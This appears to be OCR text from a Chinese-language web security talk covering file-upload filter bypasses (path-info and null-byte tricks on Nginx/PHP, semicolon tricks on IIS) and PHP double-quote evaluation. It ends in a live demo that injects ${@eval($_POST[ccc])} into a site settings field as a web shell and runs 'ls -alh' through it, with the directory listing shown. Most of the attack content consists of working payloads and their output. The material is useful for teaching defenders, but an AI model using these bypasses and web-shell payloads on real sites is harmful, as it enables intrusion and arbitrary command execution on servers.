
Nginx + PHP

```
DIR = '/var/www/upload/'
f = get_user_file()
name, ext = f.filename, f.extension
if ext not in ["jpg", "jpeg", "gif"]: exit()
move( f, DIR + filename )
```

Nginx + PHP


```
DIR = '/var/www/upload/'
f = get_user_file()
name, ext = f.filename, f.extension
if ext not in ["jpg", "jpeg", "gif"]: exit()
move( f, DIR + filename )


# hacker.gif/a.php # hacker.gif%00.php
```

http://webconf.orange.tw/discuz/uc_server/data/avatar/000/00/00/05_avatar_big.jpg



Firefox
05_avatar_big.jpg (JPEG 圖片，640x4...
webconf.orange.tw/discuz/uc_server/data/avatar/000/00/00/05_avatar_big.jpg
Google
這下靠杯了...

http://webconf.orange.tw/discuz/uc_server/data/avatar/000/00/00/05_avatar_big.jpg/.php


Firefox
phpinfo()
webconf.orange.tw/discuz/uc_server/data/avatar/000/00/00/05_avatar_big.jpg/.ph
Google

```
�����JFIF��`�`������Exif��MM�*������������������
```

Input Your Command:

PHP Version 5.2.17

System	Linux axi 2.6.18-194.el5 #1 SMP Fri Apr 2 14:58:14 EDT 2010 x86_64
Build Date	Nov 27 2011 13:38:34
Configure Command	'./configure' '--with-config-file-path=/usr/local/lib' '--enable-mbstring' '--with-curl' '--with-libxml-dir' '--with-gd' '--with-jpeg-dir' '--with-zlib' '--with-freetype-dir' '--enable-safe-mode' '--enable-fpm' '--enable-fastcgi' '--with-mysql=/usr/bin' '--with-libdir=lib64'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/lib
Loaded Configuration File	/usr/local/Zend/etc/php.ini
Scan this dir for additional .ini files	(none)
additional .ini files	(none)

IIS + ASP

```
DIR = '/var/www/upload/'
f = get_user_file()
name, ext = f.filename, f.extension
if ext not in ["jpg", "jpeg", "gif"]: exit()
move( f, DIR + filename )
```

IIS + ASP

```
DIR = '/var/www/upload/'
f = get_user_file()
name, ext = f.filename, f.extension
if ext not in ["jpg", "jpeg", "gif"]: exit()
move( f, DIR + filename )
```

```
# hacker.asp;.jpg
```

Upload and More ...

- 檢查副檔名
- 檢查副檔名 in JavaScript
- 檢查 Mine Type
- 檢查 File Header
- 檢查 File Format
- 檢查 URL Pattern

你懂 PHP 嗎？

略懂

Hello World

```php
<?php
    echo "Hello World";
?>
```

Hello World

```
<?php
    echo "Hello World";
?>
```

字串

"Hello World" v.s. 'Hello World'

你知道差別在哪嗎？


PHP Double Quote Evaluation

- $func = function(){ return "Alice"; };
- $name = "Tony";

- $string = "Hello $name"; # Hello Tony
- $string = 'Hello $name'; # Hello $name
- $string = "Hello ${@func()}"; # Hello Alice

真實入侵網站 Demo Part 2

http://pwn.orange.tw/



http://pwn.ora.../?module=para
pwn.orange.tw/admin/?module=para
Google
100%
首頁
新增
配置
登出

News Bulletin

網站參數設置

資料庫帳號

phpconf

資料庫密碼

•••••••••••••••

網站標題


News Bulletin

背景顏色

#000000

```
${@eval($_POST[ccc])}
```

```
ccc=echo `$_POST[cmd]`&cmd=ls -alh
```



```
view-source:http://pwn.orange.tw/admin/?module=para
```


☑ Enable Post data ☐ Enable Referrer

```
ccc=echo `$_POST[cmd]`;
&cmd=ls -alh
```

```
total 48K
drwxrwxr-x 5 orange orange 4.0K Oct  4 16:51 .
drwxrwxr-x 7 orange orange 4.0K Oct  4 15:41 ..
-rw-rw-r-- 1 orange orange   55 Oct  4 16:51 .htaccess
drwxrwxr-x 4 orange orange 4.0K Oct  4 09:12 admin
-rw-rw-r-- 1 orange orange  844 Oct  4 08:29 common.php
-rwxrwxrwx 1 orange orange   98 Oct  4 21:59 config.php
-rw-rw-r-- 1 orange orange  207 Oct  4 15:47 conn.php
-rwxrwxrwx 1 orange orange 1.8K Oct  4 16:18 index.php
-rwxrwxr-x 1 orange orange 1.8K Oct  4 16:17 index.php.bak
drwxrwxr-x 2 orange orange 4.0K Oct  4 15:52 modules
-rw-rw-r-- 1 orange orange 1.4K Oct  4 08:29 show.php
drwxrwxr-x 2 orange orange 4.0K Oct  4 09:53 statics
<!DOCTYPE html>
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

    <link rel="stylesheet" href="statics/bootstrap.min.css">
</head>
<body>
    <div class="jumbotron">
        <div class="container">
            <h1>
                News Bulletin
            </h1>
```

